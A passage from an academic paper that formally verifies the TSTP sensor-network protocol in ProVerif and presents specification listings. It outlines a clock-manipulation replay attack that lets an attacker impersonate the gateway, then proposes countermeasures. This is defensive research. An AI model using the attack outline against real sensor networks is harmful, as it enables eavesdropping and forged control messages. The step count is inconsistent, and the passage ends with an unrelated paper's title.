The design of trusted third party protocols in the WSN/IoT context is not usual. Mostly because it will inherently yield a more complex deployment scenario, including the new type of peer. Another big issue with these protocols is that they usually rely on public-key cryptography, which is very costly to the constrained environment of the sensors.

On Sect. 3 we will be describing the Trustful Space-Time Protocol (TSTP) [19] security features. This protocol called our attention because it deals with communication and key establishment using the very efficient schemes of symmetric cryptography, couples with one in a life-time use of asymmetric cryptography for master secret establishment. It does not rely on trusted third parties and by using a synchronized time seed to generate sessions keys, it provides very strong forward-secrecy properties.

3 The TSTP Protocol

The Trustful Space-Time Protocol (TSTP) [19] is an application-oriented, cross-layer communication solution for WSN and IoT, ranging from the application layer to the link layer. TSTP handles geographic information inherent to the network (such as time and space) as much as possible, including its key generation protocol. TSTP defines a key generation protocol between sensor nodes and a central node (*gateway*, or *sink*).

WSN devices communicate through wireless technology, allowing any radio interface configured at the same frequency band to monitor or participate in communications – which is very convenient for attackers. In order to avoid attacks, a secure infrastructure must provide the principles of *confidentiality*, *authenticity* and *integrity* [22]. TSTP provides these principles as well as temporality, while not requiring a trustable third party. It relies on unique sensor IDs, precisely synchronized clocks, and time and place of deployment as information shared between gateway and sensor.

Although we are mostly interested in the security verification of the key distribution part of TSTP, the next subsections present some key components of the cross-layer protocols that are used in the setting of establishing key material. We will present the time synchronization scheme (Sect. 3.1), address and positioning scheme (Sect. 3.2) and key distribution scheme itself (Sect. 3.3).

3.1 Time Synchronization

TSTP's Speculative Precision Time Protocol keeps clocks in the network synchronized with sub-microsecond precision [21]. TSTP has two non-exclusive modes of time synchronization: speculative and explicit. Speculative synchronization happens every time a node receives a TSTP message. Since TSTP defines the MAC component that controls directly the physical layer, and since fine-grained, MAC-level time stamps are pigtailed in every TSTP message, a receiver of any message can determine its clock offset in relation to the sender without exchange of any extra message.

With the reception of at least two messages from the same sender, receivers are also able to estimate their frequency error with high accuracy [21]. Since clocks in sensor nodes drift from each other over time (even if once synchronized), speculative synchronization is carried out for every received message, and its accuracy is proportional to the amount of traffic in the area of the network a given node is located.




Fig. 1. TSTP explicit time synchronization. Node A requests synchronization with message m_1, which is replied twice by Node B. In this case, m_1 is not only a Time request, but a message destined to a node to the right, and so it is forwarded normally through Node C. $c_N(t_i)$ represents a read on the local clock of node N at physical time t_i.

The second synchronization mode is used when a node can't afford to wait for eventual messages to synchronize with a given precision, and consists of the transmission of an explicit "Time request" message. This message is replied by a neighbouring node twice, so that the requester node can extract the two time stamps necessary for synchronization. Figure 1 illustrates the explicit mode.

3.2 Addressing and Positioning

TSTP's location estimation is also done passively on every message that a node overhears. The position estimation algorithm is based on the Heuristic Environmental Consideration Over Position (HECOPs) [17], which uses multilateration and Received Signal Strength Indication (RSSI) measurements.

To boost accuracy, HECOPS introduces confidence values and heuristics to estimate environmental effects on the radio signal, effectively boosting the estimation's accuracy. Figure 2 depicts the "deviation" heuristic: when two highly confident nodes (e.g. nodes equipped with GPS) detect that the RSSI estimation between them is off, they inform neighbor nodes about this offset, so that they can apply it to their own estimations.




Fig. 2. HECOP's deviation detection. Node A and B are anchors and detect that their estimated distance via RSSI is wrong by a coefficient dev_{AB}. They broadcast this information so that C can apply the same coefficient to its estimations (representing that the area inside the triangle is under environmental interference).

In TSTP, every message carries the geographic coordinates of the sender node, such that any node overhearing the network for long enough may harvest enough information to estimate its own coordinates without injection of any extra message. Furthermore, estimation is done continuously, and its accuracy tends to get better with each new message overheard.

It is important to note that the addressing of the nodes within the TSTP cross-layer protocols is based on their actual position in space. This makes positioning important to our evaluation because this is how nodes are addressed in the WSN setting.

3.3 Security

TSTP's key bootstrapping protocol's architecture is illustrated in Fig. 3. It involves the Speculative Precision Time Protocol (Sect. 3.1) to precisely synchronize clocks; The Heuristic Environmental Consideration Over Position for addressing the nodes (Sect. 3.2); Elliptic Curve Diffie-Hellman to establish strong asymmetric key pairs; Poly1305-AES [3] and unique sensor node IDs for authentication via One-Time Password (OTP); and AES for lightweight encryption/decryption of messages.




Fig. 3. Overview of interactions between blocks of TSTP's key establishment protocol.

Figure 4 details the operations carried out by the protocol. Operation 1 is the part responsible for the choice of Diffie-Hellman parameters. The G parameter is the base point of an elliptic curve. The p variable is a prime that defines F_p, the prime field in which the protocol operates. n represents the order of the group used, being proportional to p, and its size will be the size of the keys that will be generated. The IDs correspond to sensor unique identifiers large enough to be considered secure.

Operations 2 and 3 are related to the size of the key and its generation. The private key (K_s) is a random integer less than n and the public key (P_s) is derived from the multiplication of private key value and the base point G. Operation 4 generates a hash value of the sensor's ID, which is also known to the gateway.



Sensor
Gateway
ID_s, p, n, G, μ (1)
ID_s, p, n, G, μ
$Choose K_s < n$ (2)
$Choose K_g < n$
$P_s = K_s * G$ (3)
$P_g = K_g * G$
$Auth_s = \{ID_s\}_{ID_s}$ (4)
$Auth_s = \{ID_s\}_{ID_s}$
$Clock$
PTP (5)
$Clock$
P_g
$DH\_Request$ (6)
P_g
P_s
$DH\_Response$ (7)
P_s
$K_{sg} = K_s * P_g$ (8)
$K_{sg} = K_g * P_s$
$MI_s = K_{sg} \oplus ID_s$ (9)
$OTP_s = Poly(MI_s, K_{sg}, ID_s, T_i)$ (10)
$Auth_s, OTP_s$ (11)
$Auth\_Request$
$Auth_s, OTP_s$
$ID_s = Query(Auth_s)$ (12)
$MI_s = K_{sg} \oplus ID_s$ (13)
$OTP'_s = Poly(MI_s, K_{sg}, ID_s, T_i)$ (14)
$OTP'_s \overset{?}{=} OTP_s$ (15)
$KT_{sg} = Poly(MI_s, K_{sg}, ID_s, T_i)$ (16)
$\{ID_s\}_{KT_{sg}}$ (17)
$Auth\_Granted$
$\{ID_s\}_{KT_{sg}}$
$KT_{sg} = Poly(MI_s, K_{sg}, ID_s, T_i)$ (18)
$Decrypt\ \{ID_s\}_{KT_{sg}}$ (19)
$ID_s \overset{?}{=} ID_s$ (20)

Fig. 4. Protocol operations.

At step 5, the two interested parties clocks are synchronized. The protocol is agnostic to the exact synchronization method used. After that the sensor stays waiting for the message of operation 6 (DH Request) that will come from the gateway with its public key P_g at the window of time defined for that sensor's deployment. When the sensor receives this request, it will send a DH Response message (7) with its own public key P_s.

The master secret K_{sg} is calculated with the multiplication of the public key sent through the network and the private key of the sensor on operation 8. In operations 9, 10, 11, the sensor prepares a One-Time Password with the Poly1305-AES algorithm [3] using three inputs: the sensor's ID, the master secret just established and the current time. The purpose of this request is to tie the master secret to a sensor ID, effectively ensuring to the gateway that K_{sg} was established with a trusted sensor node. The time stamp included protects this message from replay attacks.

Upon reception of the Auth Request message, the gateway tests all the data calculated by the sensor (operations 12 to 15) and then sends back a confirmation to the sensor if it passes. On operation 12 the gateway verifies on its database if there is an ID that can decrypt Auths, and the result of this decryption is the own ID. At step 13 another information is calculated on sink side by using the xor of the master secret and the ID found in the last step. Next two steps show that the Auth request information was sent from a valid sensor to the gateway. After that, on operation 16, the sink asserts that the authentication was successful sending a confirmation message.

The message contains the sensor's ID encrypted with a disposable key, which is derived from the master secret and the ID itself at operation 17. On next operation the sensor generates a key with its own parameters. It then tries to decrypt the Auth Granted message at operation 19 and finds its own ID on the last operation. This way, it has evidence that K_{sg} was in fact shared with a party that knows the ID, assuming only the gateway this far. At this point, the parties have synchronized clocks and share an authenticated master secret K_{sg}.

The master secret is not used directly as an encryption key. A disposable key is generated each time a message is sent, just as in operations 8 to 10, which is used for encryption. Figure 5 depicts the process of sending secure messages.

$$\begin{array}{ccc}
\underline{\text{Sensor}} & & \underline{\textit{Gateway}} \\
MAC = Poly(MSG, K_{sg}, ID_s, T_i)\ (21) & & \\
MI_s = K_{sg} \oplus ID_s\ (22) & & \\
KT_{sg} = Poly(MI_s, K_{sg}, ID_s, T_i)\ (23) & & \\
\{MAC, MSG\}_{KT_{sg}}\ (24) & \xrightarrow{\textit{Send\_Message}} & \{MAC, MSG\}_{KT_{sg}} \\
 & & MI_s = K_{sg} \oplus ID_s\ (25) \\
 & & KT_{sg} = Poly(MI_s, K_{sg}, ID_s, T_i)\ (26) \\
 & & Decrypt\{MAC, MSG\}_{KT_{sg}}\ (27) \\
 & & MAC' = Poly(MSG, K_{sg}, ID_s, T_i)\ (28) \\
 & & MAC' \overset{?}{=} MAC\ (29)
\end{array}$$

Fig. 5. Sending a confidential, authenticated, and timed message.

4 Protocol Specification and Formalization

In this section, we specify the Trustful Space-Time Protocol (TSTP) [19] using ProVerif (Sect. 4.1). Out of that Specification we conduct a protocol verification assisted by the tool (Sect. 4.2).

4.1 ProVerif Protocol Specification

Our specification effort was focused on the description and evaluation of the security components of TSTP. We specified the secure key establishment protocols and the later communication process using the shared keys generated in this first phase.

We initialize our ProVerif specification informing that the channel where TSTP data pass through is an open channel, vulnerable to tampering, eavesdropping and other threats. This is a standard procedure that puts the protocol on the setting of a reasonable threat model for where it will be actually be executed.

We then define a unique ID for every sensor and that its size is at least 128 bits, because it needs a good entropy and to be hard to guess. After that we define a timestamp value, it is a parameter of the one-time-password that avoids the generation of the same key twice.

The parameters of Elliptic Curve Diffie-Hellman (ECDH) functions are represented by G, x and y exponents. These parameters establishes how hard it will be for the attacker to solve the discrete logarithm problem for elliptic curves. The security of key derivation is proportional to the size of elliptic curve keys. We considered that the ECDH key has at least 256 bits and with that assumption we are able to derive a 128 bits key, that will be used with AES to encrypt and decrypt messages.

Listing 4.1-1. Initial Specification

```
(*****OTP*****)
        type OTP.
        fun Poly(bitstring, key, ID, ts) : OTP. (*MAC*)

(*****Auxiliary Functions*****)
        fun Auth(ID) : bitstring.
        fun G_as_key(G) : key [data, typeConverter].
        fun OTP_as_key(OTP) : key [data, typeConverter].
        fun xor(key, ID) : bitstring [data].
        fun ID_as_bitstring(ID) : bitstring [data, typeConverter].
        fun bitstring_as_ID(bitstring) : ID [data, typeConverter].
```

We applied the symmetric cryptography functions described on ProVerif's manual [6]. These functions were applied with protocol's auxiliary methods like Poly, Auth, xor. We also needed to use type converters described in the manual [6]. Our implementation of the specific algorithms and converters is shown in Listing 4.1-1.

Listing 4.1-2. Sensor's Process

```
let sensor (sk:exponent, id:ID) =
    in(c, t0:ts);
    (*****MasterSecret generation*****)
    in(c, pkGateway:G);
    let masterSecret = G_as_key(exp(pkGateway, sk)) in

    (*****Authentication - Auth Request*****)
    let OTP_t0 = Poly(xor(masterSecret, id), masterSecret, id, t0) in
    event sensor_request_auth(id);
    out(c, (Auth(id), OTP_t0));

    phase 1;
    in(c, t1:ts);
    let KTsg = Poly(xor(masterSecret, id), masterSecret, id, t1) in
    in(c, enc_id:bitstring);
    let dec_id = bitstring_as_ID(sdec(enc_id, OTP_as_key(KTsg))) in
    if dec_id = id then
    event sensor_checked_gateway(id, masterSecret);

    phase 2;
    in(c, t2:ts);
    let checkSum = Poly(s, masterSecret, id, t2) in
    let keyT2 = Poly(xor(masterSecret, id), masterSecret, id, t2) in
    out(c, senc((checkSum, s), OTP_as_key(keyT2))).
```

The specification of the messages exchanged with the protocol when converted to processes from the point of view of the sensor is how in listing 4.1-2.

Listing 4.1-3. Gateway's Process

```
let gateway (sk:exponent)=
        new t0:ts; out(c, t0);
        (*****MasterSecret generation*****)
        in(c, pkSensor:G);
        let masterSecret = G_as_key(exp(pkSensor, sk)) in

        (*****Authentication*****)
        in(c, (auth_s:bitstring, OTP_s:OTP));
        get authentications(id_s, =auth_s) in
        event gateway_checked_sensor(id_s);
        let OTP_t0 = Poly(xor(masterSecret, id_s), masterSecret, id_s, t0) in
        if OTP_t0 = OTP_s then
        insert authentications_and_keys(id_s, masterSecret);
        event gateway_auth_sensor(id_s, masterSecret);

        phase 1;
        new t1:ts; out(c, t1);
        let KTsg = Poly(xor(masterSecret, id_s), masterSecret, id_s, t1) in
        out(c, senc(ID_as_bitstring(id_s), OTP_as_key(KTsg)));

        phase 2;
        new t2:ts; out(c, t2);
        in(c, m:bitstring);
        let keyT2 = Poly(xor(masterSecret, id_s), masterSecret, id_s, t2) in
        let (checkSumS:OTP, message:bitstring) = sdec(m, OTP_as_key(keyT2)) in
        let checkSumG = Poly(message, masterSecret, id_s, t2) in
        if checkSumG = checkSumS && message = s then event messageValidated(message).
```

The specification of the messages exchanged with the protocol when converted to processes from the point of view of the sensor is how in listing 4.1-3.

The main process take cares of the Diffie-Hellman key distribution, register the id on gateway's table and initiate the two other processes. The first one is the gateway's process, that is loaded with exclamation mark implying on multiple sessions. The second one is the sensor's process. We simulated that to test if the attacker could impersonate a gateway. Each one of these follow different specifications to better represent the protocol communication.

Listing 4.1-4. Main Process

```
process
        new skG:exponent; let pkGateway = exp(g,skG) in out(c, pkGateway);
        new skS:exponent; let pkSensor = exp(g,skS) in out(c, pkSensor);
        new id:ID; insert authentications(id, Auth(id));
        (
                (!gateway(skG)) |
                (sensor(skS, id))
        )
```

4.2 ProVerif Protocol Verification

We were able to find a security problem related to the time synchronization part of the protocol, as well as a possibility of improvement in the message authentication scheme. We explain next the main steps that the ProVerif tool was guided through to find the security flaw. In the end of this chapter we evaluate the advantages that our proposals bring to TSTP.

Listing 4.2-1. Sensor's Process

```
let OTP_t0 = Poly(xor(masterSecret, id), masterSecret, id, t0) in
event sensor_request_auth(id);
out(c, (Auth(id), OTP_t0));
```

As shown in the listing above, the problem was found on the first sensor's time synchronization. The flaw is related to the Auth Request message. At operation 11 (Fig. 4), two pieces of data are sent: the first one is the ID encrypted by itself and the second part is an unencrypted One-Time Password that is crucial for the attack found.

Within the Proverif specification we were able to find a way for attackers to impersonate the gateway and send seemingly legitimate messages to the sensor. To do this, the attacker must follow three basic steps:

1. Synchronize its clock to the network;
2. Store an Auth Request message from a given sensor s containing OTP_s, as well as the precise time t where it was sent;
3. Wait for an Auth Granted response from the gateway to s;
4. Manipulate the clock synchronization algorithm to make the clock of sensor s become t again;
5. Send a message to s encrypted with OTP_s (stored at step 2), or read the messages that s sends.

Steps 1 and 4 are generally possible since TSTP does not secure clock synchronization. In fact, it is not trivial to do so because TSTP relies on synchronized clocks to provide security in the first place. Step 2 is possible since OTP_s goes through the network as plain text. It is wrong, however, to assume that every plain data that passes through the network can cause an easy to see problem: even ProVerif took some steps to discover the subtle flaw.

An attacker can thus successfully impersonate the gateway to a sensor node. It cannot, however, impersonate a sensor node to the gateway if the gateway's clock is the reference clock for the time synchronization protocol (i.e. the network synchronizes to the gateway's clock, and not vice-versa).

Evaluating the protocol we can see one more issue that happens the moment that a message is sent, involving the order of the Message Authentication Code (MAC) and encryption operations. This was not actually found by the use of Proverif, but because the reasoning involved in the specification and verification efforts.

This order is important, with each ordering covering different properties [2]. There are two possible orderings:

– The MAC-then-Encrypt (MtE) ordering consists of first generating a MAC from the plaintext and then encrypting the result. This provides plaintext integrity and does not leak any information about the plaintext (because it is encrypted), but does not provide any integrity on the ciphertext;

– The Encrypt-then-MAC (EtM) order consists of first encrypting the message, and then generating a MAC from the ciphertext. This provides integrity of both ciphertext and plaintext, and does not leak any information on the plaintext, assuming the output of the cipher appears random and there is no output from the receiving end indicating whether the MAC was valid or not [2].

Therefore EtM ensures that you only read valid messages. With this method, if one modifies the ciphertext or tries to extend it, that will result in an invalid MAC. EtM also protects against the padding oracle attack [15], because decryption of messages with invalid MACs are prevented.

5 Protocol Re-design and Proposed Solutions

We propose two solutions to this problem. The first one is a change in the time synchronization algorithm. TSTP is built on top of an IEEE 802.15.4 physical layer. The 802.15.4 standard dictates that the oscillator used as clock by radio hardware must have an accuracy of at least ±40ppm. Some WSN systems based on this standard (such as Texas Instruments' CC2538 SoC[1]) propagate this accuracy to the system clock, so that any node in the network, once synchronized, knows for every further synchronization operation the upper bound $\bar{\phi}$ of its drift:

$$\bar{\phi} = \alpha \times (t_i - t_s)$$

where α is the oscillator's accuracy (e.g. 40ppm), t_i is the current time and t_s is the time at which the last synchronization happened. Any synchronization that attempts to adjust the clock by an amount δ, such that $|\delta| > |\bar{\phi}|$, can be detected as violating the physical limit given by the oscillator's accuracy, and therefore rejected. This method drastically limits the attacker's ability to manipulate the sensor's clock, preventing step 4 of the detected attack.

The second solution is to adapt the security protocol itself: TSTP could use the same messages and data, but with one more instance of encryption. The OTP that is packaged within the Auth Request message could, instead of being transmitted as plain text, be encrypted by the master secret K_{sg} that is already established between sensor and gateway. The rest of the protocol would be carried out identically, since the gateway already has to try every K_{sg} pending authentication in steps 12–15 (Fig. 4). This security measure would turn the mentioned attack infeasible because we assume that the attacker is not able to break ECDH in a reasonable time to find K_{sg} and therefore decrypt the Auth Request message to find OTP_s. Figure 6 shows the proposed changes.

For use EtM pattern we will have only to modify the send message part of the protocol. We will make the operations 22 and 23 (Fig. 4) before the generation of MAC tag (operation 21 of Fig. 4), after that we will encrypt the message, generate the key to do the encryption and then we will generate the tag.

Operation 30 (Fig. 6) impacts on security level and at sensor's power consumption. With our improvement the attacker is incapable of impersonate the

[1] www.ti.com/CC2538.



Sensor
Gateway
$OTP_s = Poly(MI_s, K_{sg}, ID_s, T_i)$
$Auth_s, \{OTP_s\}_{K_{sg}}$ (30)
$Auth\_Request$
$Auth_s, \{OTP_s\}_{K_{sg}}$
$ID_s = Query(Auth_s)$
$MI_s = K_{sg} \oplus ID_s$
$OTP'_s = Poly(MI_s, K_{sg}, ID_s, T_i)$
$\{OTP'_s\}_{K_{sg}} \overset{?}{=} \{OTP_s\}_{K_{sg}}$ (31)
$KT_{sg} = Poly(MI_s, K_{sg}, ID_s, T_i)$
$\{ID_s\}_{KT_{sg}}$
$Auth\_Granted$
$\{ID_s\}_{KT_{sg}}$
$KT_{sg} = Poly(MI_s, K_{sg}, ID_s, T_i)$
$Decrypt\ \{ID_s\}_{KT_{sg}}$
$ID_s \overset{?}{=} ID_s$

Fig. 6. Proposed changes to the key establishment protocol.

gateway. However the sensor has to encrypt one more data packet at key establishment. However, considering that this will happen one time for each sensor, this impact is amortized by the rise of the security level. The operation 31 does not affect the protocol, because its execution is on gateway side where power consumption is not a problem.

6 Concluding Remarks

In this work, we provided a formal verification of the security aspects of the Trustful Space-Time Protocol, an application-oriented, cross-layer WSN protocol. We specified and verified TSTP's time synchronization and key bootstrapping protocols [20] in the automatic cryptographic protocol verification tool ProVerif.

From the automatic analysis, we were able to find a subtle attack that would allow an attacker to effectively impersonate the gateway to a sensor node and read all (assumed) private and authenticated data it sends. We propose two possible punctual alterations in the protocol to counter-measure this security flaw, preventing this attack.

Furthermore, we propose another topical change not detected as a flaw by ProVerif, but that would increase security: a change of a MAC-then-Encrypt method employed to Encrypt-then-MAC.

In summary we could verify, TSTP uses unique IDs as well as time and space as implicitly shared information between the parties during key establishment. Because the protocol does not derive keys exclusively from the ID, security holds even if they are deployed with low care [20]. In TSTP, an attacker must not only find a correct ID, but deploy a malicious node at the right time and place [19]. Moreover, ID leakage does not compromise any keys already established.

The TSTP uses a pre-distributed identifier on each node, but all the security does not rely on this information [19]. The protocol specifies a secured minimum size for that data, making brute force attacks harder to perform. There is a step where the sink will be loaded with sensor ids information. This step, will allow the base station to test if the node that is trying to authenticate has an valid id or not.

The TSTP does not need a Trustable Third Party(TTP) and certificates to identify who is sending the message. The protocol is not susceptible to full MitM, because the attacker cannot impersonate a sensor. To perform a full MitM the attacker needs to impersonate the gateway to the sensor and then they will exchange a key with each other. After that the attacker needs to impersonate a sensor too and start to send messages to the base station. However he can not impersonate a sensor because he do not know a valid identifier.

As future work, we intend to design an extension for TSTP that would allow for key distribution within groups. Such groups should be space-time constrained so that the key establishment and the surrounding protocol would use a mechanism of geo-encryption.

References

1. Atzori, L., Iera, A., Morabito, G.: The internet of things: a survey. Comput. Netw. **54**(15), 2787–2805 (2010)
2. Bellare, M., Namprempre, C.: Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. J. Cryptology **21**(4), 469–491 (2008)
3. Bernstein, D.J.: The poly1305-aes message-authentication code. In: Proceedings of Fast Software Encryption, Paris, France, pp. 32–49, February 2005
4. Blanchet, B., Abadi, M., Fournet, C.: Automated verification of selected equivalences for security protocols. In: 20th Annual IEEE Symposium on Logic in Computer Science (LICS 2005), pp. 331–340. IEEE (2005)
5. Blanchet, B., Cheval, V., Allamigeon, X., Smyth, B.: Proverif: Cryptographic protocol verifier in the formal model (2010)
6. Blanchet, B., Smyth, B., Cheval, V.: Proverif 1.90: Automatic cryptographic protocol verifier, user manual and tutorial (2015). http://prosecco.gforge.inria.fr/personal/bblanche/proverif/manual.pdf
7. CERP-IoT, V.: Challenges for realising the internet of things, no. March. European Commission-Information Society and Media DG (2010)
8. Claycomb, W.R., Shin, D.: A novel node level security policy framework for wireless sensor networks. J. Netw. Comput. Appl. **34**(1), 418–428 (2011)
9. Delgado-Mohatar, O., Fúster-Sabater, A., Sierra, J.M.: A light-weight authentication scheme for wireless sensor networks. Ad Hoc Netw. **9**(5), 727–735 (2011)
10. Faquih, A., Kadam, P., Saquib, Z.: Cryptographic techniques for wireless sensor networks: A survey. In: 2015 IEEE Bombay Section Symposium (IBSS), pp. 1–6. IEEE (2015)
11. Fu, B., Xiao, Y., Deng, H.J., Zeng, H.: A survey of cross-layer designs in wireless networks. IEEE Commun. Surv. Tutorials **16**(1), 110–126 (2014)
12. Gubbi, J., Buyya, R., Marusic, S., Palaniswami, M.: Internet of things (iot): a vision, architectural elements, and future directions. Future Gener. Comput. Syst. **29**(7), 1645–1660 (2013)

13. Kiruthika, B., Ezhilarasie, R., Umamakeswari, A.: Implementation of modified rc4 algorithm for wireless sensor networks on cc2431. Indian J. Sci. Technol. **8**(S9), 198–206 (2015)
14. Mendes, L.D., Rodrigues, J.J.: A survey on cross-layer solutions for wireless sensor networks. J. Netw. Comput. Appl. **34**(2), 523–534 (2011)
15. Yau, A.K.L., Paterson, K.G., Mitchell, C.J.: Padding oracle attacks on CBC-mode encryption with secret and random IVs. In: Gilbert, H., Handschuh, H. (eds.) FSE 2005. LNCS, vol. 3557, pp. 299–319. Springer, Heidelberg (2005). doi:10.1007/11502760_20
16. Rajeswari, S.R., Seenivasagam, V.: Comparative study on various authentication protocols in wireless sensor networks. Sci. World J. **2016**, 16 (2016)
17. Reghelin, R., Fröhlich, A.A.: A decentralized location system for sensor networks using cooperative calibration and heuristics. In: Proceedings of the 9th ACM International Symposium on Modeling Analysis and Simulation of Wireless and Mobile Systems, pp. 139–146. ACM (2006)
18. Ren, K., Yu, S., Lou, W., Zhang, Y.: Multi-user broadcast authentication in wireless sensor networks. IEEE Trans. Veh. Technol. **58**(8), 4554–4564 (2009)
19. Resner, D., Frohlich, A.A.: Design rationale of a cross-layer, trustful space-time protocol for wireless sensor networks. In: 2015 IEEE 20th Conference on Emerging Technologies & Factory Automation (ETFA), pp. 1–8. IEEE (2015)
20. Resner, D., Fröhlich, A.A.: Key establishment and trustful communication for the internet of things. In: 4th SENSORNETS (2015)
21. Resner, D., Fröhlich, A.A., Wanner, L.F.: Speculative Precision Time Protocol: submicrosecond clock synchronization for the IoT. In: 21th IEEE International Conference on Emerging Technologies and Factory Automation (ETFA 2016), Berlin, Germany (August 2016, To appear)
22. Suo, H., Wan, J., Zou, C., Liu, J.: Security in the internet of things: a review. In: 2012 International Conference on Computer Science and Electronics Engineering (ICCSEE), vol. 3, pp. 648–651. IEEE (2012)
23. Vijayakumar, P., Vijayalakshmi, V.: Effective key establishment and authentication protocol for wireless sensor networks using elliptic curve cryptography. In: Proceedings of the Conference on Mobile and Pervasive Computing (CoMPC08) (2008)
24. Wander, A.S., Gura, N., Eberle, H., Gupta, V., Shantz, S.C.: Energy analysis of public-key cryptography for wireless sensor networks. In: Third IEEE International Conference on Pervasive Computing and Communications, pp. 324–328. IEEE (2005)
25. Wang, Y., Attebury, G., Ramamurthy, B.: A survey of security issues in wireless sensor networks. IEEE Commun. Surv. Tutorials **8**(2), 2–23 (2006)
26. Wong, K.H., Zheng, Y., Cao, J., Wang, S.: A dynamic user authentication scheme for wireless sensor networks. In: IEEE International Conference on Sensor Networks, Ubiquitous, and Trustworthy Computing (SUTC 2006), vol. 1, pp. 8–pp. IEEE (2006)
27. Zhao, K., Ge, L.: A survey on the internet of things security. In: 2013 9th International Conference on Computational Intelligence and Security (CIS), pp. 663–667. IEEE (2013)
28. Zhu, S., Setia, S., Jajodia, S.: Leap+: Efficient security mechanisms for large-scale distributed sensor networks. ACM Trans. Sensor Netw. (TOSN) **2**(4), 500–528 (2006)

JITWORM: Jitter Monitoring Based Wormhole Attack Detection in MANET

Sudhir Bagade[1(✉)] and Vijay Raisinghani[2]

[1] SNDT University, Mumbai, India
bsudhiran@ieee.org
[2] School of Engineering, NMIMS, Mumbai, India
rvijay@ieee.org

